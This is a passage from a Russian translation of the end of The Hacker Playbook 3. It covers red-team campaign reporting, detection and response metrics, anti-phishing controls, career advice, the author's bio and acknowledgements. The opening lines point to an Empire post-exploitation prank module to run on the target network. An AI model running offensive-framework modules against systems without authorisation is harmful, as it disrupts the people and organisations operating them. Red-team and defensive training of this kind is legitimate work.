К счастью для нас и к несчастью для них, нас еще не поймали. Однако помните: цель оценки Red Team - увидеть, насколько быстро они смогут обнаружить вредоносную активность, чего они не сделали, и насколько быстро они выполнят IR/forensics и устранят всю эту активность. Поэтому в последней попытке спровоцировать Blue Team вы запускаете:

https://github.com/EmpireProject/Empire/blob/master/data/module_source/trollsploit/Get-RickAstley.ps1

смеетесь и закрываете ноутбук. Миссия выполнена.

Тачдаун!

# Глава 10. Послематчевый анализ - отчетность

В предыдущих книгах THP у нас были примеры того, как писать отчеты по тестированию на проникновение, а также множество готовых шаблонов. Они отлично подходят для стандартных недельных работ по тестированию на проникновение, но хуже работают для кампаний Red Team. Как говорилось на протяжении всей книги, главная цель Red Team - не просто выявить уязвимости, хотя это обычно тоже часть кампании, а проверить людей, инструменты, процессы и навыки ваших сотрудников. Если бы вашу компанию атаковал и успешно скомпрометировал реальный противник, какую оценку вы бы поставили своей защите? Я всегда был против того, чтобы оценки анализа пробелов, оценки ISO, оценки по моделям зрелости, стандартный анализ рисков, тепловые карты и похожие отчеты выдавались за реальную картину программы безопасности вашей компании.

Лично мне нравится, когда компании внедряют меры контроля по итогам предыдущих кампаний Red Team, а затем проверяют, действительно ли есть прогресс. Например, после фишинговой кампании с похожими доменами-двойниками мы видели, как компании включали такие меры:


- Оповещения о доменах, похожих на домен компании, с помощью DNStwist.
- Доверенный список внешних почтовых доменов. Любое внешнее письмо, которое не совпадает с этим списком, получает заголовок, видимый конечному пользователю, где сказано, что это внешний, некорпоративный и неутвержденный источник почты. Это помогает пользователям легче выявлять фишинг.
- Ссылки в письмах с доменов, которые не классифицированы в proxy, должны как минимум требовать подтверждающего перехода и предупреждать пользователя, что домен не классифицирован.
- Запрет вложений Office с макросами, принудительный защищенный просмотр и песочница для документов.

Это лишь небольшой набор простых мер, которые компания могла бы внедрить и которые могли бы остановить атаку.

Помните: участникам Red Team нужно найти всего одну дыру, чтобы потенциально скомпрометировать среду. Но участникам Blue Team тоже достаточно выявить только один из TTP


злоумышленника (тактики, техники и процедуры), чтобы потенциально остановить компрометацию. Поэтому главный вопрос звучит так: если один из этих TTP создает оповещение в вашем наборе инструментов, как быстро IR-команды увидят его и отреагируют?

Что входит в отчет в стиле Red Team? Поскольку команды Red Team все еще относительно новое направление и стандартного шаблона отчета пока нет, отчет можно настроить под потребности клиента. С моей точки зрения, во время полной кампании мы можем пытаться попасть в среду несколько раз и несколько раз быть пойманными, поэтому нужно показывать и хорошее, и плохое.




Что касается заметок во время кампании, многие инструменты вроде Empire и Cobalt Strike ведут очень хорошие журналы активности, но их не всегда достаточно. Для кампаний нашей команды крайне полезным оказалось поднять простой веб-сервер, который записывает каждое действие, выполненное участником Red Team. Во время работы собирается только базовая информация: конкретное событие, серверы, описания, последствия, оповещения и снимки экрана. Большинство red-team-специалистов и тестировщиков на проникновение ненавидят вести заметки, а такой подход дает простой способ отслеживать активность.

Когда кампания завершена, мы берем все заметки и объединяем их, чтобы построить отчет Red Team, рассказывающий историю. Основные компоненты отчета Red Team могут включать:



- Введение/охват: этот раздел должен четко формулировать цели кампании. Например, клиенты просили нас добраться до конкретных данных, получить доменного админа, получить PII, получить IP или найти флаг на сервере в их производственной сети.
- Индикаторы: это крайне полезно для IR/forensics-команд, когда они разбирают события после работы. Мы также хотим выявить, где их инструментов или сенсоров может не хватать и поэтому им сложнее выполнять криминалистику или обнаруживать вредоносную активность. Поэтому нужно давать индикаторы: IP-адреса C2-серверов, использованные домены, MD5/SHA1-хеши бинарных файлов, email-адреса и IP-информацию, список зафишенных жертв и любую другую информацию, которая может помочь команде forensics/IR.
- Временная шкала атаки: это одна из самых важных частей кампании Red Team, где хорошие заметки действительно окупаются. Временная шкала должна достаточно полно описывать все основные действия, любые TTP, которые вызвали оповещение, и основные перемещения кампании. Это позволит Blue Team сравнить свои временные шкалы и заметки и увидеть, какие пробелы они упустили. Как часто при реальной атаке можно спросить злоумышленников обо всем, что они сделали? Для защитных команд это чрезвычайно полезно. Пример временной шкалы мог бы выглядеть так:
- Время до обнаружения (TTD) / время до устранения (TTM): здесь мы обычно можем работать с отчетом Blue Team, чтобы построить статистику по TTD/TTM. Вместе мы хотим понять, сколько времени ушло у команд на обнаружение каждого из нескольких вторжений; сколько времени прошло, если прошло вообще, до того, как событие сканирования вызвало расследование; и сколько времени понадобилось Blue Team, чтобы выявить фишинговые кампании. Вторая часть должна обсуждать статистику времени, прошедшего до принятия мер. Если были оповещения о C2-коммуникациях или выявленном фишинге, сколько времени прошло до блокировки доменов на межсетевом экране или DNS-серверах? Мы часто видим, что компании хорошо блокируют домены, но быстро терпят неудачу, когда C2-серверы обмениваются данными по IP, или наоборот. Нужно отслеживать эту активность и показывать ее клиентам. Еще один отличный показатель TTM - насколько быстро они могут изолировать подтвержденно скомпрометированную систему. По мере того как вредоносное ПО становится более автоматизированным, нужно начинать использовать умные и автоматизированные процессы для изоляции систем или частей сети от остальной организации.
- Обратная связь от специалистов IR/Forensics: одна из моих любимых вещей для документирования - обратная связь от Blue Team о том, как вся кампания выглядела с защитной стороны. Я смотрю, чувствовали ли они, что следовали политике, вел ли руководитель инцидента расследование, слишком ли активно вмешивалось руководство, как безопасность взаимодействовала с IT для внесения IT-изменений (блокировки межсетевого экрана, изменения DNS и так далее), и кто паниковал или оставался слишком спокойным.

Как упоминалось раньше, цель red-team-команд - не поиск уязвимостей и не компрометация среды, хотя это веселая часть; цель в том, чтобы улучшить общую программу безопасности организации и доказать, что в их среде существуют определенные пробелы. Многие компании сегодня слишком уверены в своих программах безопасности, поэтому они не вносят изменения, пока их не взломают. С помощью red-team-команд мы можем смоделировать взлом и стимулировать изменения без реального инцидента.

# Продолжение обучения

Итак, вопрос на миллион долларов, который я постоянно слышу: что делать дальше? Я прочитал все книги THP, прошел разные учебные курсы и побывал на паре конференций. Лучший совет, который я могу дать сейчас: начинайте работать над небольшими проектами и вносить вклад в сообщество информационной безопасности. Это лучший способ по-настоящему проверить свои навыки и поднять свой уровень.

Несколько идей, которые могут помочь:

- Заведите блог и собственную учетную запись Github: пишите обо всех своих приключениях и о том, чему учитесь. Хотя вы делитесь этим с миром, на самом деле это больше нужно для вашего собственного роста. Необходимость писать о том, что вы изучаете, поможет улучшить письмо, научит понятнее объяснять уязвимости и эксплойты и убедит вас самих, что вы знаете материал достаточно хорошо, чтобы объяснить его миру.
- Вашим резюме должна стать учетная запись Github: я всегда говорю студентам, что учетная запись Github или блог должны быть способны говорить сами за себя. Это могут быть многочисленные небольшие проекты по безопасности, например повышение эффективности инструментов, или собственный проект по безопасности, но ваша работа на Github должна говорить громче любого списка навыков.
- Выступайте на местных конференциях: публичные выступления могут пугать, но наличие таких выступлений в резюме сразу поднимает вас выше многих людей. Где искать площадки? Я бы начал с местных встреч (`meetup.com`) и нашел группы, в которые можно включиться. Обычно они небольшие, и люди там, как правило, дружелюбные. Если вы находитесь в районе Южной Калифорнии, я основал и сейчас веду LETHAL (`meetup.com/LETHAL`) - бесплатную группу по безопасности, которой управляет сообщество и где разные участники выступают раз в месяц. В любом случае, включайтесь в сообщество.
- Программы поиска ошибок: неважно, на наступательной вы стороне или на защитной, программы выплат за баги могут сильно помочь поднять уровень. Программы выплат за баги вроде HackerOne, BugCrowd и SynAck бесплатны для регистрации. Вы можете не только заработать приличные деньги, но и легально проверять их сайты, конечно, оставаясь в рамках охвата их программ.
- Соревнования Capture The Flag: я знаю, что трудно найти время на все эти вещи, но я всегда говорю студентам, что безопасность - это не работа, а образ жизни. Зайдите на `CTFTime.org`, выберите несколько CTF в течение года, заблокируйте эти выходные в календаре и участвуйте. Поверьте, за выходные CTF вы узнаете больше, чем может дать любой курс.
- Соберитесь с друзьями и постройте лабораторию: трудно практиковать реалистичные сценарии без тестовой лаборатории, которая воспроизводит корпоративную среду. Без такой тестовой среды вы не поймете по-настоящему, что происходит за кулисами, когда запускаются наступательные инструменты. Поэтому важно построить полноценную лабораторию с VLAN, Active Directory, серверами, GPO, пользователями и компьютерами, Linux-средами, Puppet, Jenkins и другими распространенными инструментами, которые можно встретить.
- Учитесь у злоумышленников: для red-team-команд это один из самых важных факторов. Наши кампании не должны быть теоретическими; они должны воспроизводить реальную атаку. Следите за последними APT-отчетами и обязательно понимайте, как противники меняют свои атаки.
- Подпишитесь на The Hacker Playbook: чтобы следить за последними новостями THP, подпишитесь здесь: http://thehackerplaybook.com/subscribe/.
- Обучение: если вы ищете обучение, посмотрите здесь: http://thehackerplaybook.com/training/.

# Об авторе

Peter Kim работает в сфере информационной безопасности больше 14 лет и больше 12 лет руководит тестированием на проникновение и red-team-направлениями. Он работал с несколькими коммунальными компаниями, развлекательными компаниями из Fortune 1000, государственными ведомствами и крупными финансовыми организациями. Хотя он больше всего известен серией The Hacker Playbook, его настоящие увлечения - построение безопасного сообщества информационной безопасности, наставничество студентов и обучение других. Он основал и поддерживает один из крупнейших технических клубов по безопасности в Южной Калифорнии под названием LETHAL (`www.meetup.com/LETHAL`), проводит частное обучение на своей площадке LETHAL Security (`lethalsecurity.com`) и управляет небольшой специализированной фирмой по тестированию на проникновение Secure Planet (`www.SecurePla.net`).

Главная цель Peter в серии The Hacker Playbook - зажечь интерес у читателей и заставить их мыслить нестандартно. В постоянно меняющейся среде безопасности он хочет помочь вырастить следующее поколение специалистов по безопасности.

С Peter Kim можно связаться по следующим вопросам:

• Вопросы о книге: `book@thehackerplaybook.com`
• Запросы по частному обучению или Penetration Tests: `secure@securepla.net`
• Twitter: `@hackerplaybook`

# Особая благодарность

## Участники

• Walter Pearce
• Bill Eyler
• Michael Lim
• Brett Buerhaus
• Tom Gadola
• Kristen Kim
• Ann Le
• Kevin Bang
• Tony Dow

## Особая благодарность

• Mark Adams
• SpecterOps
• Casey Smith (@subTee)
• Ben Ten (@Ben0xA)
• Vincent Yiu (@vysecurity)
• Chris Spehn (@ConsciousHacker)
• Barrett Adams (peewpw)
• Daniel Bohannon (@danielbohannon)
• Sean Metcalf (@PyroTek3)
• @harmj0y
• Matt Graeber (@mattifestation)
• Matt Nelson (@enigma0x3)
• Ruben Boonen (@FuzzySec)
• Ben Campbell (@Meatballs__)
• Andrew Robbins (@_wald0)
• Raphael Mudge (@rsmudge)
• Daniel Miessler (@DanielMiessler)
• Gianni Amato (guelfoweb)
• Ahmed Aboul-Ela (aboul3la)
• Lee Baird (leebaird)
• Dylan Ayrey (dxa4481)
• Rapid7 (@rapid7)
• Will Schroeder (@harmj0y)
• Ron Bowes (@iagox86)
• SensePost
• Sekirkity
• Byt3bl33d3r
• Karim Shoair (D4Vinci)
• Chris Truncer

• Anshuman Bhartiya
• OJ Reeves
• Ben Sadeghipour (@nahamsec)
• Tim Medin (nidem)
• Gianni Amato
• Robert David Graham
• blechschmidt
• Jamieson O'Reilly
• Nikhil Mittal (SamratAshok)
• Michael (codingo)
• Cn33liz
• Swissky (Swisskyrepo)
• Robin Wood (digininja)
• TrustedSec
• David Kennedy (@HackingDave)
• FireEye
• Igandx
• Alexander Innes (leostat)
• ActiveBreach (mdsecactivebreach)
• bbb31
• pentestgeek
• SECFORCE
• Steve Micallef
• SpiderLabs
• H.D. Moore
• TheRook
• Ahmed Aboul-Ela (aboul3la)
• Emilio (epinna)
• Dylan Ayrey (dxa4481)
• George Chatzisofroniou (sophron)
• Derv (derv82)
• Garrett Gee
• HackerWarehouse
• LETHAL
• n00py